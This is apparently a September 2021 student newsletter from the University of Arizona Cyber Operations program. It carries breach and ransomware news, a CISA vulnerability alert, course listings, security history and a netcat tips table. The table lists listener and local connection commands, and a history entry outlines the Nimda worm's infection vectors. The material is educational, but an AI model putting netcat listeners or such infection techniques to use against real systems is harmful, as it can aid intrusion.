
THE PACKET

FALL

SEPTEMBER 2021



IN THIS ISSUE

NATIONAL SECURITY AGENCY

THE UNIVERSITY OF ARIZONA

CAE IN CYBERSECURITY COMMUNITY

Now Available: A New Ranking Of Online College Degree Programs

Michael T. Nietzel Senior Contributor ⓘ
Education
I am a former university president who writes about higher education.

Students interested in earning their college or graduate degrees through an online program have a new resource for evaluating their options. It comes from Academic Influence, the company that uses artificial intelligence to arrive at its various rankings. Now, Academic Influence has applied its unique methodology to generate its first-ever rankings of dozens of dozens of online degree programs at the Associate, Bachelor, and Masters degree level.

```
>. SYS_ALERT
FORBES MAGAZINE RECENTLY PUBLISHED AN
ARTICLE ABOUT A NEW WAY TO RANK VARIOUS
DEGREES AND IN DOING SO LISTED THE #1
SCHOOL IN CYBER OPERATIONS. THIS TURNED OUT
TO BE THE UNIVERSITY OF ARIZONA'S OWN CYBER
OPERATIONS PROGRAM. GO READ ABOUT THE STUDY
AND THE METHODOLOGY BEHIND THIS RANKING
SYSTEM AND FEEL PROUD. I KNOW I AM
EXCITED!!!
                                SYS_ALERT .<
```

For example, if you're interested in cybersecurity, here are the top undergraduate programs, according to Academic Influence:

HOW EXCITING

1. University of Arizona
2. University of Alaska Fairbanks
3. University of South Carolina

LETTER FROM THE EDITOR

A MESSAGE FROM PROFESSOR MICHAEL GALDE

--- BEGIN MESSAGE ---

Welcome to the **SEPTEMBER** issue of "**The PACKET**" produced under the University of Arizona Cyber Operations program. As always, my name is Professor Michael Galde, and last month was a very exciting DEFCON. Being able to see the INFOSEC community and the various students that attended. I am even more excited for DEFCON 30 next year and I want to bring you along with me as a researcher, details to follow in the following October issue. COVID-19 is adjusting and now the DELTA variant is causing issues for many organizations trying to adjust to a remote and in-person workforce and many organizations are still not prepared from a networking security standpoint of simplify connecting their workforce. Now this pandemic has been keeping everyone busy with a rapid change in infrastructure requirements, a huge, 62% increase in the 2020 increase in the number of ransomware attempts and the continuing fallout from the SolarWinds supply chain attack. Many industries are planning for the global market to "return to normal" but that is becoming less likely every month the general consumer must adapt and with each market slowly adapting as well, the cybersecurity threats are also adjusting and adapting to this new reality we call home. In just the last 30 days or so, T-Mobile suffered a large data breach which is still being realized, Realtek has alerted users to a vulnerability that is found in many of its products. Realtek chipsets are found in many embedded devices in the IoT space. Also, a terrorist watch list was left open for anyone to find. I have a suspicion that the month of September is going to be just as equally as spicy if not more so. Welcome to Fall Semester, you are in for one wild ride!

--- END MESSAGE ---

REVIEWING THE LAST 30 DAYS OF REPORTED HACKS

HACKS OF THE MONTH

T-MOBILE SAYS IT IS INVESTIGATING A DATA BREACH

T-Mobile is investigating a data breach. While the company said it wasn't yet sure whether the breach involved customer data, the announcement came on the heels of unverified claims by an anonymous hacker on social media that he had an enormous cache of stolen sensitive customer data. "We have determined that unauthorized access to some T-Mobile data occurred, however we have not yet determined that there is any personal customer data involved," the company said in a statement. "We have been working around the clock to investigate claims being made that T-Mobile data may have been illegally accessed," the statement said. Before allegations of a new T-Mobile breach were public, a self-proclaimed hacker said on social media and in a hacker forum that he had sensitive stolen information from 100 million customers, including driver's license and Social Security numbers, and that the information for more than 30 million customers had never been published. T-Mobile, which merged with Sprint last year to become the second most widely used telecommunications company in the U.S., has struggled to keep data secure. It has suffered at least one publicly known data breach a year since 2018, as well as an additional one in January.

ONE BIG RANSOMWARE THREAT JUST DISAPPEARED. NOW ANOTHER ONE HAS JUMPED UP TO FILL THE GAP

The sudden disappearance of one of the most prolific ransomware services has forced crooks to switch to other forms of ransomware, and one has seen a big growth in popularity. The REvil - also known as Sodinokibi - ransomware gang went dark in July, shortly after finding themselves drawing the attention of the White House following the massive ransomware attack, which affected 1,500 organizations around the world. It's still uncertain if REvil has quit for good or if they will return under different branding - but affiliates of the ransomware scheme aren't waiting to find out; they're switching to using other brands of ransomware and, according to analysis by cybersecurity researchers at Symantec, LockBit ransomware has become the weapon of choice. Ransomware poses a threat to organizations no matter what brand is being used. Just because one high-profile group has seemingly disappeared - for now - it doesn't mean that ransomware is any less of a threat. "In the short term, we expect to see Lockbit continue to be one of the most frequently used ransomware families in targeted attacks. The longer-term outlook depends on whether some of the recently departed ransomware developers - such as REvil and Darkside - return," he added. To help protect against falling victim to ransomware attacks, organizations should ensure that software and services are up to date with the latest patches, so cyber criminals can't exploit known vulnerabilities to gain access to networks.

REVIEWING THE LAST 30 DAYS OF REPORTED HACKS

HACKS OF THE MONTH

ENERGY GROUP ERG REPORTS MINOR DISRUPTIONS AFTER RANSOMWARE ATTACK

Italian energy company ERG reports "Only a few minor disruptions" affecting its information and communications technology infrastructure following a ransomware attack on its systems. While the Italian renewable energy group only referred to the incident as a hacker attack, La Repubblica reported that the attack was coordinated by the LockBit 2.0 ransomware group. The LockBit ransomware gang started operating in September 2019 and announced the launch of the LockBit 2.0 ransomware-as-a-service in June 2021. "Concerning the recent rumors in the media on hacker attacks on institutions and companies, ERG reports that it has experienced only a few minor disruptions to its infrastructure thanks to the prompt deployment of its internal cybersecurity procedures," the company said. "The company confirms that all its plants are operating smoothly and have not experienced any downtime, thus ensuring continuous business operations.“ The group operates in the wind energy, hydroelectric energy, solar energy, and high-yield thermoelectric cogeneration energy sectors. "We don't know who is responsible or their goals," Nicola Zingaretti, the President of the Lazio region, said in a statement.

HALF OF U.S.A. HOSPITALS SHUT DOWN NETWORKS DUE TO RANSOMWARE

Nearly half of US hospitals have disconnected their networks in the past six months due to ransomware, according to a new study from Philips and CyberMDX. The Perspectives in Healthcare Security Report is based on interviews with 130 IT and cybersecurity hospital executives and biomedical engineers and technicians. Respondents who admitted to shutting down networks due to ransomware were a mix of those who did so proactively to avoid a damaging breach and those forced to do so because of severe malware infection. Medium-sized hospitals appear to have suffered most from the impact of such attacks. In comparison, mid-size hospitals averaged nearly 10 hours at $45,700 per hour. Just 11% of respondents said cybersecurity is a "High priority" for spending, while nearly half of all respondent types claimed their medical device and IoT security staffing levels are inadequate. More concerning still is that many hospitals still appear to be exposed to severe legacy vulnerabilities: 52% of respondents admitted they're not protected against the BlueKeep bug, rising to 64% for WannaCry and 75% for NotPetya. Nearly two-thirds of respondents claimed they rely on manual methods to calculate inventory, with many of those from mid-size hospitals and large hospitals admitting they have no way to determine the number of active or inactive devices on their networks.

REVIEWING THE LAST 30 DAYS OF REPORTED HACKS

HACKS OF THE MONTH

IN A FIRST FOR MAINE, RANSOMWARE HACKERS HIT 2 PUBLIC WASTEWATER PLANTS

The Department of Environmental Protection has warned municipalities and water-sector professionals to be on alert after two recent ransomware intrusions, believed to be the first on wastewater systems in Maine. Attacks in Maine have increased dramatically in all sectors in the past year, said Scott Fossett, president of A Partner in Technology, a Gardiner-based company. Although attacks such a recent one in Florida on a water system, in which the level of lye in the water was briefly adjusted, get a lot of attention, that's not what most hackers are seeking. Having backups may protect against data loss but doesn't necessarily protect against ransom payments because hackers may threaten to publicly release data if a company or municipality doesn't pay. If hackers were to get into the system at a wastewater treatment plant, the worst outcome - a complete shutdown, and overflow into homes and the environment - is "Very unlikely," Rico said. If ransomware were to attack that separate control system as well, then "I think everything would shut down," Rico said.

SOME HACKERS CHOOSING TO SELL –VS- EXPLOIT UNAUTHORIZED NETWORK ACCESS

IntSights, a Rapid7 company, released new research today that highlights the dark world of network access, with findings showing that underground criminals sell access to organizations for up to $10,000. IntSights researchers view the average price of $9,640 as a better indicator of the higher end of the typical price range. On the lower end of the scale, nine were just three figures out of the ten lowest prices. "An examination of the higher and lower prices sheds light on the factors that influence pricing," the research stated. The single lowest price of $240 was for access to a healthcare organization in Colombia. Criminals typically prefer victims in wealthier countries with advanced economies, as they are generally more lucrative. Prices for access to healthcare organizations also trend lower due to the perception that they are easier to compromise. The research also shows that even though this tactic predates the COVID-19 pandemic, the "Resulting increase in the use of remote access tools and services have given attackers more attack surface to exploit." This has fueled the marked increase in sales to unauthorized access to networks, with some underground criminal forums dedicating specific sections to this offering.

Kroll | A Division of DUFF & PHELPS

Kroll is the leading global provider of risk solutions. Kroll's Cyber Risk practice works on hundreds of cases a year, including some of the most complex and highest profile matters in the world. With experts based around the world, supported by ground-breaking technology, we can help protect our client's data, people, operations and reputation with innovative cyber risk assessments, investigations and reporting. We help enable organization to be more cyber resilient by preparing for and detecting incidents through risk assessments, penetration testing and threat detection/intelligence services. Our clients also count on us for quick and expert support in the event of a cyber breach or attack; we help clients – of all sizes –respond to incidents and restore stability through digital forensics, breach notification, and identity monitoring and restoration services for individuals affected by a data breach

In order to be considered for a position, you must formally apply via careers.kroll.com

Cyber Risk

Preferred Majors: Computer Science, Information Security

The Cyber Security Intern will perform technical assessments and auditing of our client's information security programs to assess the maturity of an organization's information security program and make recommendations for improvement.

- Collect, analyze, and investigate information from industry partners and law enforcement to determine various methods and tactics in cyberspace.
- Keep abreast of cyber market trends and competitive intelligence through research and the culling of resources from our partners.
- Use open-source intelligence tools and proprietary technology to conduct research assessments
- Assist with writing presentations for diverse audiences, ranging from private industry to law enforcement.
- Perform statistical analysis of trends in cyber analytics

NEWS FROM AROUND THE WORLD RELATING TO CYBER SECURITY AND POLICY

CYBER NEWS UPDATES

ALERT (AA21-209A) TOP ROUTINELY EXPLOITED VULNERABILITIES

This alert details the top vulnerabilities most exploited by malicious cyber actors throughout 2020 and into 2021. Significantly, these exploits are primarily covered by published Common Vulnerabilities and Exposures (CVEs) – meaning they are known, and a patch or workaround is likely available to mitigate the risk.

KEY FINDINGS:


- Four of the most targeted vulnerabilities in 2020 involved remote work, virtual private networks (VPNs), or cloud-based technologies – a development linked to the abrupt and sustained escalation in teleworking driven by the COVID-19 pandemic.
- CVE-2019-19781, Citrix Application Delivery Controller (ADC), version 10.5, was the most exploited flaw in 2020.
- Most of the 2021 exploitations revolved around five core products – Microsoft Exchange, Pulse Connect Secure, VMware, Accellion, and Fortinet.
- Malicious cyber actors continue to exploit publicly known – and often dated – software vulnerabilities, such as CVE-2017-11882 affecting Microsoft Office. These exploits remain effective - because they remain unpatched on many systems – even though the security patches are available and readily accessible.

CASE FILES AFFECTED IN DALLAS POLICE DEPARTMENT DATA LOSS

Multiple terabytes of Dallas Police Department data are missing and may be unrecoverable after being deleted during a data migration process in April, according to the Dallas County District Attorney's Office. District Attorney John Creuzot said in a disclosure notice to defense attorneys Wednesday that the city had learned in April that 22TB of data were deleted between March 31 and April 5 during the migration of a police department network drive. The deletion occurred when a city IT department employee was migrating archived data to a data center server and "Failed to follow proper, established procedures, resulting in the deletion of the data files," the city said. In a statement, Creuzot said he is working with the police department to determine how many cases were affected, but said it was too soon to estimate that number or the impact on individual cases. According to the notice sent by Creuzot, the impacted files may be related to cases with offense dates before July 28, 2020, and the issue does not affect "Direct file" cases - those without a detective, such as DWI, evading arrest or unlawful possession of a firearm by a felon. Creuzot's office was made aware of the issue from the police department and city's Information and Technology Services Department on Aug. 6 after asking why some pending cases were missing files. The city first learned of the problem four months earlier on April 5 when police department users noticed some files were missing, the disclosure notice said.

NEWS FROM AROUND THE WORLD RELATING TO CYBER SECURITY AND POLICY

CYBER NEWS UPDATES



MULTIPLE FLAWS AFFECTING REALTEK WI-FI SDKS IMPACT NEARLY A MILLION IOT DEVICES

Taiwanese chip designer Realtek is warning of four security vulnerabilities in three software development kits accompanying its WiFi modules, which are used in almost 200 IoT devices made by at least 65 vendors. CVE-2021-35394 - Multiple buffer overflow vulnerabilities and an arbitrary command injection vulnerability in 'UDPServer' MP tool. CVE-2021-35395 - Multiple buffer overflow vulnerabilities in HTTP web server 'boa' due to unsafe copies of some overly long parameters. "We got 198 unique fingerprints for devices that answered over UPnP. If we estimate that each device may have sold 5k copies, the total count of affected devices would be close to a million," researchers said. While patches have been released for Realtek "Luna" SDK in version 1.3.2a, users of the "Jungle" SDK are recommended to backport the fixes provided by the company. The security issues are said to have remained untouched in Realtek's codebase for more than a decade, German cybersecurity specialist IoT Inspector, which discovered the weaknesses, said in a report published Monday three months after disclosing them to Realtek in May 2021. "On the product vendor's end, manufacturers with access to the Realtek source code missed to sufficiently validate their supply chain, [and] left the issues unspotted and distributed the vulnerabilities to hundreds of thousands of end customers - leaving them vulnerable to attacks," the researchers said.

MALWARE DEV INFECTS OWN PC AND DATA ENDS UP ON INTEL PLATFORM

A malware developer unleashed their creation on their system to try out new features and the data ended up on a cybercrime intelligence platform, exposing a glimpse of the cybercriminal endeavor. The threat actor is the developer of Raccoon, an information stealer that can collect data from dozens of applications and has been growing in popularity for the past two years. While testing a variant of the stealer, the developer of Raccoon infected their own system, a move that immediately triggered the data to flow to the command-and-control server and further on, to cybercrime forums. Raccoon developer's infected test system was found through Hudson Rock's Cavalier platform, a cybercrime intelligence database that monitors compromised machines. The data collected from the self-infected system shows that the developer tested the malware's ability to extract passwords from Google Chrome, an essential attribute for any information stealer. Additional information trawled from the Raccoon test computer revealed a name and multiple email addresses associated with the malware. While the information collected this way does not contain the hints necessary to put a real name to Raccoon's developer, it shows that cybercriminals can also slip up and there is still hope to catch them off guard.

NEWS FROM AROUND THE WORLD RELATING TO CYBER SECURITY AND POLICY

CYBER NEWS UPDATES

SEC CHARGES PEARSON PLC FOR MISLEADING INVESTORS ABOUT CYBER BREACH

The Securities and Exchange Commission today announced that Pearson plc, a London-based public company that provides educational publishing and other services to schools and universities, agreed to pay $1 million to settle charges that it misled investors about a 2018 cyber intrusion involving the theft of millions of student records, including dates of births and email addresses, and had inadequate disclosure controls and procedures. The SEC's order finds that Pearson made misleading statements and omissions about the 2018 data breach involving the theft of student data and administrator log-in credentials of 13,000 school, district and university customer accounts. In its semi-annual report, filed in July 2019, Pearson referred to a data privacy incident as a hypothetical risk, when the 2018 cyber intrusion had already occurred. In a July 2019 media statement, Pearson stated that the breach may include dates of births and email addresses, when it knew that such records were stolen, and that Pearson had "Strict protections" in place, when it failed to patch the critical vulnerability for six months after it was notified. "As the order finds, Pearson opted not to disclose this breach to investors until it was contacted by the media, and even then, Pearson understated the nature and scope of the incident, and overstated the company's data protections," said Kristina Littman, Chief of the SEC Enforcement Division's Cyber Unit. "As public companies face the growing threat of cyber intrusions, they must provide accurate information to investors about material cyber incidents.“ The SEC's order found that Pearson violated Sections 17(a)(2) and 17(a)(3) of the Securities Act of 1933 and Section 13(a) of the Exchange Act of 1934 and Rules 12b-20, 13a-15(a), and 13a-16 thereunder.

BRAZILIAN GOVERNMENT DISCLOSES NATIONAL TREASURY RANSOMWARE ATTACK

The Brazilian Ministry of Economy has disclosed a ransomware attack that hit some of its computing systems on Friday night, right before the start of the weekend. "On Friday night a ransomware attack on the internal network of the National Treasury Secretariat was identified," the Brazilian government revealed on Saturday evening. Government officials will disclose additional information on the ransomware attack when available, in "a timely manner and with due transparency.“ The Brazilian government also issued a joint statement with the Brazilian Stock Exchange on Monday regarding the incident, as first reported by ZDNet. "The National Treasury Department and B3, responsible for the Treasury Direct operation, communicate that the ransomware attack suffered last Friday against the National Treasury Department's internal network in no way affected the platform," the statement reads. In April, Brazil's Rio Grande do Sul court system was also hit by REvil ransomware after another attack from November when the RansomEXX ransomware gang attacked the Brazilian Superior Court of Justice. While the Brazilian Superior Court of Justice was dealing with RansomEXX having encrypted their systems, the websites of multiple other Brazilian federal government agencies were also taken offline.

SIGN UP FOR CLASSES SOON

FALL SCHEDULE 2021

NOTES FROM YOUR ADVISORS

FALL 2021 ENROLLMENT IS CURRENTLY OPEN. COURSES ARE FILLING QUICKLY! IF YOU HAVE NOT ENROLLED YET, DO SO ASAP! PLEASE TOUCH BASE WITH YOUR ACADEMIC ADVISOR TO VERIFY THE COURSES YOU PLAN ON TAKING ARE IN LINE WITH YOUR DEGREE PLAN. YOU CAN ALSO SCHEDULE AN APPOINTMENT WITH THEM IF YOU NEED ADDITIONAL SUPPORT WITH YOUR ENROLLMENT. ADVISOR CONTACT INFORMATION CAN BE FOUND HERE: HTTPS://AZCAST.ARIZONA.EDU/STUDENT-SERVICES/ADVISING/MEET-YOUR-ADVISOR

SIGN UP FOR CLASSES SOON

NOTES FROM YOUR ADVISORS

IF YOU ANTICIPATE GRADUATING IN FALL/WINTER OF 2021, AND HAVE NOT DONE SO, PLEASE APPLY TO GRADUATE!
THE DEADLINE TO APPLY FOR FALL/WINTER 21 GRADUATION IS SEPTEMBER 1ST. YOU MAY APPLY AFTER THIS DATE HOWEVER THERE WILL BE A LATE FEE.
TO APPLY YOU'LL FILL OUT THE ONLINE APPLICATION FOR DEGREE CANDIDACY AVAILABLE IN YOUR UACCESS STUDENT CENTER. HERE IS A TUTORIAL FROM THE REGISTRAR'S WEBSITE ON HOW TO DO SO: HTTPS://IT.ARIZONA.EDU/SITES/DEFAULT/FILES/APPLYFORGRADUATION.PDF. IF YOU ARE UNSURE OF YOUR GRADUATION DATE, PLEASE REACH OUT TO YOUR ACADEMIC ADVISOR SO YOU WILL HAVE A GENERAL IDEA OF WHEN YOU CAN PLAN TO GRADUATE.

FALL SCHEDULE 2021

SIGN UP FOR CLASSES SOON AND CHECK OUT WHAT EACH CLASS REQUIRES FOR BOOKS

FALL SCHEDULE 2021

CAT #	COURSE	BOOKS
CYBV 301	FUNDAMENTALS OF CYBERSECURITY	BOOK
CYBV 302	LINUX SECURITY ESSENTIALS	PENDING BOOK SELECTION
CYBV 303	WINDOWS SECURITY ESSENTIALS	PENDING BOOK SELECTION
CYBV 312	INTRODUCTION TO SECURITY SCRIPTING	BOOK
CYBV 326	INTRO METHODS OF NETWORKING ANALYSIS	BOOK
CYBV 329	CYBER ETHICS	BOOK
CYBV 354	PRINCIPLES OPEN-SOURCE INTEL	BOOK
CYBV 385	INTRODUCTION TO CYBER OPERATIONS	BOOK
CYBV 388	CYBER INSTIGATIONS AND FORENSICS	BOOK 1, BOOK 2
CYBV 400	ACTIVE CYBER DEFENSE	BOOK 1, BOOK 2
CYBV 435	CYBER THREAT INTELLIGENCE	BOOK 1, BOOK 2, BOOK 3
CYBV 436	COUNTER CYBER THREAT INTEL	Book 1, Book 2

SIGN UP FOR CLASSES SOON AND CHECK OUT WHAT EACH CLASS REQUIRES FOR BOOKS

FALL SCHEDULE 2021

CAT #	COURSE	BOOKS
CYBV 437	DECEPTION & COUNTER-DECEPTION	BOOK
CYBV 450	INFORMATION WARFARE	BOOK 1
CYBV 454	MALWARE THREATS & ANALYSIS	BOOK
CYBV 460	PRINCIPLES OF ZERO TRUST NETWORKS	PENDING BOOK SELECTION
CYBV 471	ASSEMBLY LANG PROG FOR SEC PROF	BOOK
CYBV 473	VIOLENT PYTHON	BOOK 1, BOOK 2
CYBV 474	ADVANCED ANALYTICS FOR SEC OPS	BOOK 1, BOOK 2
CYBV 479	WIRELESS NETWORKING AND SECURITY	PENDING BOOK SELECTION
CYBV 480	CYBER WARFARE	BOOK 1, BOOK 2
CYBV 481	SOCIAL ENGINEERING ATTACKS & DEFENSES	PENDING BOOK SELECTION
CYBV 498	SENIOR CAPSTONE IN CYBER OPERATIONS	PENDING BOOK SELECTION

BEFORE YOU KNOW WHERE YOU GO, YOU NEED TO KNOW WHERE YOU CAME FROM

CYBER SECURITY HISTORY

NMAP FIRST RELEASED AS A SIMPLE PORT SCANER

NMAP, one of my most used tools was released in 1997 in issue 51 of Phrack magazine which included the source code. The article was titled “The art of Port Scanning” and was article 11 in the collection. The author, “Fyodor” or Gordon Lyon lost control of the Nmap Sourceforge page in 2015, with Sourceforge taking over the project's page and offering adware wrapped download bundles. Lyon urged Nmap users to only download the tool from Nmap's official web page to ensure their security.

SEPTEMBER 1, 1997

CHAOS COMPUTER CLUB (CCC) WAS FOUNDED IN BERLIN, GERMANY

The Chaos Computer Club is the largest organization of hackers in Europe. The CCC hosts the annual Chaos Communication Congress, Europe's biggest hacker gathering. The CCC publishes the irregular magazine Datenschleuder (data slingshot) since 1984. The Berlin chapter produces a monthly radio show called Chaosradio.

SEPTEMBER 11, 1981

THE FASTEST SPREADING WORM, NIMDA ENTERS THE SCENE

NIMDA, or Admin spelled backwards was a very quickly spreading worm. This worm spread by using 5 different types of infection vectors. These infection vectors included email, network shares, drive by download, IIS vulnerabilities and the worm made use of existing backdoors left in place by previous infections from Code Red worm and the Sadmind worm. The worm itself is a Windows PE EXE file about 57Kb in length and is written in Microsoft C++. The worm made use of an interesting IIS vulnerability, If an HTML mail contains an executable attachment, whose MIME type is incorrectly given as one of several unusual types, a flaw in Internet Explorer will cause the attachment to be executed without displaying a warning dialogue, running the malware with no input from the user.

SEPTEMBER 18, 2001

TOR ENTERS PRE-ALPHA STATUS AND THE ONION NETWORK SPINS UP

Tor, short for The Onion Router, is free and open-source software for enabling anonymous communication. It directs Internet traffic through a free, worldwide, volunteer overlay network, consisting of more than six thousand relays. Roger Dingledine announced the "pre-alpha" version of software for the onion routing network. Using Tor makes it more difficult to trace the Internet activity to the user. Tor's intended use is to protect the personal privacy of its users, as well as their freedom and ability to conduct confidential communication by keeping their Internet activities unmonitored. Tor is not meant to completely solve the issue of anonymity on the web. Tor is not designed to completely erase tracks but instead to reduce the likelihood for sites to trace actions and data back to the user. As an example, researchers from the University of Michigan developed a network scanner allowing identification of 86% of live Tor "bridges" with a single scan.

SEPTEMBER 20, 2002

SOMETIMES YOU JUST NEED SOMEONE TO POINT YOU IN THE RIGHT DIRECTION

TIPS & TRICKS OF THE TRADE

Netcat is a tool that reads and writes data across network connections, using TCP or UDP protocol. Netcat has been referred to as the TCP/IP / networking Swiss army knife. There are several variants of netcat but most of the core functionality and command line options are very similar. Netcat having being initially written to be used on Linux the variants are Linux based but you can still have netcat on Windows.

COMMAND	DESCRIPTION
nc -lvnp 8080	In server mode you can use netcat to listen for connections. What this does is open a port (either tcp or udp) on the system. This command will listen on all interfaces on port 8080
nc -s 127.0.0.1 -lvnp 8080	Sometimes it may not be the best idea to listen on all interfaces depending on the situation, use this command to specify the interface to listen on
nc -l -u -v -n -p 8080	Listening on udp is like tcp but including -u option
nc -vn 127.0.0.1 8080	In client mode you can use netcat to connect to an open port on a system. This can be beneficial for manually checking service banners or just checking if the port is open. This is a example for a tcp connection when connecting to IP 127.0.0.1 on port 8080
nc -uvn 127.0.0.1 8080	For a udp connection we only add the -u option

